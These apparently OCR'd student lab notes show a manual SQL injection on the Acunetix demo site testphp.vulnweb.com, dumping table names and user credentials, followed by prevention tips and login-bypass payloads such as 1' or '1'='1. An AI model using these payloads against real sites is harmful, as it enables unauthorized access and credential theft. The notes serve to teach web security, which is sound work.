
Made it Public Using Vortex



Given to Victim



Got the Details



DOMS | Page No.
Date / /

Q4) Finding SQL injection Manually on
http://testphp.vulnweb.com (Model)

Step1 To Test the site whether a site give a '' to find it.

You can see MySQL type so it is vulnerable

Step2 To find backhand columns use 'order by command' with an integer, So you can find it by 'order by 3'

Step3 To find backhand table and table names use " union select 1, 2, 3" and make artist = -1

Step4 To find database and version just replace " union select 1, database(), version() , You can find table name and version

Step5 To do dumping database replace again " union select 1, group_concat(table_name), 3 from information_schema.tables where table_schema = database()

Now you can find the table list

DOMS | Page No.
Date / /

Step6 To find sensitive data the most important is "users"

Step7 As we have select to find users column list use

" union select 1, group_concat(column_name) from information_schema.columns where table_name = 'users'

You can see the 'users' column list


Step8 To find sensitive data like user name and password use

" union select 1, group_concat(uname), group_concat(pass) from users

You can find username and password

Note: all the lines should be executed after artist=-1 and no " " should be used.

Processed using above Steps



acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: 2

3

view pictures of the artist

comment on this artist

artists

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,database(),version()

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: acuart

8.0.22-0ubuntu0.20.04.2

view pictures of the artist

comment on this artist

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Type here to search

24°C Light rain

ENG

18:43
04-08-2021

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: artists,carts,categ,featured,guestbook,pictures,products,users

3

view pictures of the artist

comment on this artist

artists

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_n...

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: address,cart,cc,email,name,pass,phone,uname

3

view pictures of the artist

comment on this artist

Type here to search

24°C Light rain

ENG

18:56
04-08-2021

artists

Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,group_concat(uname),group_concat(pass)%20from%20users

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: test

test

view pictures of the artist

comment on this artist

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Type here to search

24°C Light rain

ENG

19:00
04-08-2021

i) Steps to Prevent SQL injection

a) validate user inputs :- A common first step to prevent SQL injection attacks is validating user inputs. First identify the essential SQL statements and establish for all valid SQL statement, leaving unvalidated statements out of the query.

b) Sanitize Data by limiting special characters

Another component of safe guarding against SQL injection attacks is mitigating data sanitazation. Because SQL at injection attackers can use unique character sequence to take advantage of a database, sanitizing data not to allow string concatenation is critical

c) Inforce prepared statements and Parameterization

d) use Stored Procedure in Database :- Similar to parmeterization using stored procedures also requires variable binding

e) Actively manage patches and updates
f) Raise virtual and physical firewalls
g) Harden your operating System and applications
h) ~~Harden your operating sy~~

h) Reduce your attack surface
i) Establish Appropriate privileges and strict access.

j) Limit Read Access
k) Encryption: Keep your secret's secret
l) Deny extended URLs
m) No shared database or user accounts
n) Enforce best practices for Account and password policies
o) Continous monitoring SQL statements
p) Code Development & Buying Better software

@5)

Q5) Bypass Authentication (Blind sql injection

Target: Admin login (websites)

DB working

username	Password	Result
T	T	T
T	F	F
F	T	F

IF db is not secured and it has vulnerabilites then hacker can directly inject payloads in to login table.

For www.xyz.com
www.xyz.com/adminlogin.php (To find)
www.xyz.com/login

username: vishwa ; pass: vishwa123
(Assume as true)

If anything is false then it won't execute

Payloads

write logical condition
1' or '1' = '1 → (True)
vishwa' or '1' = '1 → (True)
vishwa' or '1' = 'vishwa (False)

writing true condition

Then we can login into admin page

You can find cheatsheet in google and inject payloads

So
I have used the payload

